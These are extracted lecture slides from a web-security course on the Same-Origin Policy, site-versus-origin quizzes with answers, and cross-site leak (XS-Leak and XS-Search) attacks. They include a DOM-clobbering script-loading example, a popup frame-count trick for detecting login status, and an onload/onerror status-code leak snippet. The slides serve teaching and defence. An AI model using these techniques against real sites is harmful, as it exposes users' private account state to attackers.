

Content Security Policy (CSP) and XS-Leaks

Web Security
Juraj Somorovsky

Summer Semester 2024
Paderborn University

Same Origin Policy (SOP)

Attacker's Website

attacker.com:5500/s

Attacker's Website

Attacker's website accessed by the user.

Bank Website

Login Form

Username:

Password:

LogIn

bank.com

 attacker.com



Combination of:

- Protocol
- Domain
- Port

Bypassing SOP: Injecting script directly into the website

Bank Website

Login Form

Username:

Password:

bank.com

`<script>
....
</script>`



Scenario / attacker model (from the last lecture)

```
<html>
<body>
<h3>Admin Login</h3>
<hr>
<form>
  <fieldset>
    <label>Enter username here</label>
    <input name="secret" type="username"></input>
  </fieldset>
  <fieldset>
    <label>Enter password here</label>
    <input name="secret" type="password"></input>
  </fieldset>
</form>
...
</html>
```

Injection possible...but
scripts are disabled /
filtered






DOM clobbering: example

```
<html>
<head>
  <script>
    window.onload = function () {
      config = window.config || {'src' : 'test.js'};
      script = document.createElement('script');
      script.src = config.src;
      document.body.appendChild(script);
    };
  </script>
</head>
<body>
  
</body>
</html>
```

Overview



1. XS-Leaks

- Basics
- Attacks

Based on the slides of Lukas Knittel


2. Content Security Policy (CSP)

Based on the slides of Marius Steffens

Overview

- Basics
 - Site, Origin
 - Same-Origin Policy (SOP)
 - Attacking the SOP
- XS-Leaks and XS-Search
 - XS-Leak Attacks
 - XS-Search Attacks
 - XSinator.com
- Attack techniques
 - Attack examples
- Mitigations

URLs



Top-level domains

Diagram illustrating the structure of a URL: `https://prod.example.com:443/blog/?lang=en#head1`

- Subdomain:** `prod`
- eTLD:** `com`
- eTLD+1:** `example`

Public Suffix List



- *.com*
- *.co.uk*
- *.github.io*
- ...

Diagram illustrating the structure of the URL `https://prod.amazon.co.uk`:

- `prod` is labeled as the **Subdomain**.
- `amazon` is labeled as the **eTLD**.
- `co.uk` is labeled as **eTLD+1**.

Site vs Origin

Site

(scheme, eTLD+1) tuple

Origin

(scheme, port, domain) tuple



Cross-Origin vs Same-Origin

	URL A	URL B	Cross/Same	Reason
A	https://www.example.com:443	https://login.example.com:443		
B	http://www.example.com:443	https://www.example.com:443		
C	http://nds.rub.de/main.php	http://nds.rub.de/index.php		
D	https://www.example.com:443	https://www.example.com:80		
E	https://www.example.com:443	https://example.com:443		
F	https://example.com:443	https://example.com		

Remember: (scheme, port, domain) = Origin

Which of these are same origin?

<https://pingo.coactum.de/633763>



Cross-Origin vs Same-Origin

	URL A	URL B	Cross/Same	Reason
A	https://www.example.com:443	https://login.example.com:443	Cross-Origin	subdomain does not match
B	http://www.example.com:443	https://www.example.com:443	Cross-Origin	schema does not match
C	http://nds.rub.de/main.php	http://nds.rub.de/index.php	Same-Origin	path does not matter
D	https://www.example.com:443	https://www.example.com:80	Cross-Origin	port does not match
E	https://www.example.com:443	https://example.com:443	Cross-Origin	subdomain does not match
F	https://example.com:443	https://example.com	Same-Origin	implicit port matches

Remember: (scheme, port, domain) = Origin

Which of these are same origin?

<https://pingo.coactum.de/633763>



Cross-Site vs Same-Site

	URL A	URL B	Cross/Same	Reason
A	https://www.example.com:443	https://login.example.com:443		
B	https://www.example.com:443	https://www.evil.com:443		
C	http://project1.github.io:80	http://project2.github.io:80		
D	https://www.example.com:443	https://www.example.com:80		
E	https://github.io:443	https://project1.github.io:443		
F	https://www.example.com:443	http://example.com:80		

Given that: github.io, io, and com are public suffixes

Which of these are same site?

<https://pingo.coactum.de/633763>



Cross-Site vs Same-Site

	URL A	URL B	Cross/Same	Reason
A	https://www.example.com:443	https://login.example.com:443	Same-Site	subdomains do not matter
B	https://www.example.com:443	https://www.evil.com:443	Cross-Site	different eTLD+1
C	http://project1.github.io:80	http://project2.github.io:80	Cross-Site	different eTLD+1
D	https://www.example.com:443	https://www.example.com:80	Same-Site	ports are ignored
E	https://github.io:443	https://project1.github.io:443	Cross-Site	different eTLD+1
F	https://www.example.com:443	http://example.com:80	Cross-Site ¹	different scheme

Given that: github.io, io, and com are public suffixes

[1] sometimes called *schemeless same-site*



Which of these are same site?

<https://pingo.coactum.de/633763>



Attacking the SOP

- Cross-Site Scripting (XSS)
 - Execute JavaScript in a cross-origin context
- CSS-Injection
 - Execute CSS in a cross-origin context
- Misconfigured CORS Policy
 - Abuse overly permissive CORS Policy
 - E.g., *Access-Control-Allow-Origin: **
- Cross-Site Request Forgery (CSRF)
 - Cause state change by just sending a request
 - this is allowed by the SOP



Cross-Origin Window Handle Access

- Window Handles (Popups, Iframes)

iframe.contentWindow *window.parent* *window.open* *window.opener*




- SOP limits access to window methods/attributes

<code>window.blur</code>	<code>window.close</code>	<code>window.focus</code>	<code>window.postMessage</code>
<code>window.closed</code>	<code>window.frames</code>	<code>window.length</code>	<code>window.location</code>
<code>window.opener</code>	<code>window.parent</code>	<code>window.self</code>	<code>window.top</code>


Example

- Open Popup
 - *target=_blank*




Example

- Open Popup
 - *target=_blank*




Example

- Open Popup
 - *target=_blank*
- Accessible Attributes




Example

- Open Popup
 - *target=_blank*
- Accessible Attributes
- **attacker.com** can read the number of Iframes on **google.com**



Example


- Open Popup
 - *target=_blank*
- Accessible Attributes
- **attacker.com** can read the number of Iframes on **google.com**
- Logout and test again



Example

- Open Popup
 - *target=_blank*
- Accessible Attributes
- **attacker.com** can read the number of Iframes on **google.com**
- Logout and test again

=> **attacker.com** can detect if a user is currently logged into **Google** (0 vs 1 Iframe)



Attack Flow XS-Leak

Previous Example:

- Inclusion Method
 - `window.open()`
- Detectable Difference
 - 1 Iframe or 0 Iframes
- Leak Technique
 - `frames.length`
- User State
 - Login Status


1. Victim visits
attacker.com




attacker.com



2. Use
Inclusion
Method



target.com



3. Use Leak
Technique



4. Determine
User State

Cross-Site Leak Attack (XS-Leak)

Idea

A client-side bug/technique that allows an attacker to collect side-channel information from a cross-origin HTTP resource by observing how the browser reacts.

- Browser side-channel attack
 - Bypass the Same-Origin Policy (SOP)
- ⇒ use **detectable differences** to determine the victim's **User State**

User States

- Login Status
 - Is the victim logged into a specific site?
- Account Type
 - Is the victim an admin or regular user? (premium vs. guest)
- Account Owner
 - Is the victim the owner of a specific account?
- Group Affiliation
 - Is the victim member of a specific group or channel?
- Session Status
 - Has the victim visited a specific site before?

Inclusion Methods

- HTML Elements
 - `<script>`, `<img>`, `<link>`
- Iframe, Object and Embed
 - `<iframe>`, `<object>`, `<embed>`
- Pop-ups
 - `window.open()`
- JavaScript Requests
 - Fetch API

Detectable Differences

- API Usage
 - Websockets
 - Payment API
- Status Code
 - Errors (4XX & 5XX)
 - Authorization (401)
- Redirects
 - Redirects
 - JS Redirects
 - Leak Redirect Target
- Page Content
 - Iframe Count
 - Page Resource
 - ID Attributes
 - Image Size
- HTTP Header
 - X-Frame-Options
 - Content-Type
 - Content-Disposition
 - CSP Directives

Cross-Site Search Attack (XS-Search)

Idea

The attacker repeatedly “asks” questions on behalf of the victim to a web endpoint.

“Is there an e-mail which contains the word secret?” – email service


“Are there plans for the weekend?” – calendar service

- abuses Query-Based Search Systems

- ?search=AAAA ?search=AAAB ?search=AAAC

⇒ The “answer” is obtained with XS-Leaks

XS-Search Attack Flow



The Paper

CCS21

XSinator.com: From a Formal Model to the Automatic Evaluation of Cross-Site Leaks in Web Browsers

Lukas Knittel
Ruhr University Bochum
lukas.knittel@rub.de

Christian Mainka
Ruhr University Bochum
christian.mainka@rub.de


Marcus Niemietz
Niederrhein University
of Applied Sciences
marcus.niemietz@hs-niederrhein.de

Dominik Trevor Noß
Ruhr University Bochum
dominik.noss@rub.de

Jörg Schwenk
Ruhr University Bochum
joerg.schwenk@rub.de



XS-Leak Ingredients:
detectable difference, inclusion
methods, leak technique




Formal Model
for XS-Leaks



XSinator.com a
Browser Test Suite

XSinator.com



Automatically tests 34 XS-Leaks in the browser

Testing site acts as the attacker site

- <https://xsinator.com>

Vulnerable web application simulates the state-dependent resource

- <https://xsinator.xyz>


Demo

<https://XSinator.com>

Overview

1. XS-Leaks

- Basics
- Attacks



Based on the slides of Lukas Knittel

2. Content Security Policy (CSP)

Based on the slides of Marius Steffens

Event Handler Error Leak

Status Code Detection

Response A

sc = (2XX or 3XX)

=> onload Event

Response B

sc = (4XX or 5XX)

=> onerror Event

```
<link rel="stylesheet" href="https://target.com"  
      onload="console.log('Ok')"  
      onerror="console.log('Error')">
```

Event Handler Error Leak

Status Code Detection


Link Stylesheet	200	201	203	206	208	300	301	302	303	304	400	401	402	403	404	500	501	502	503
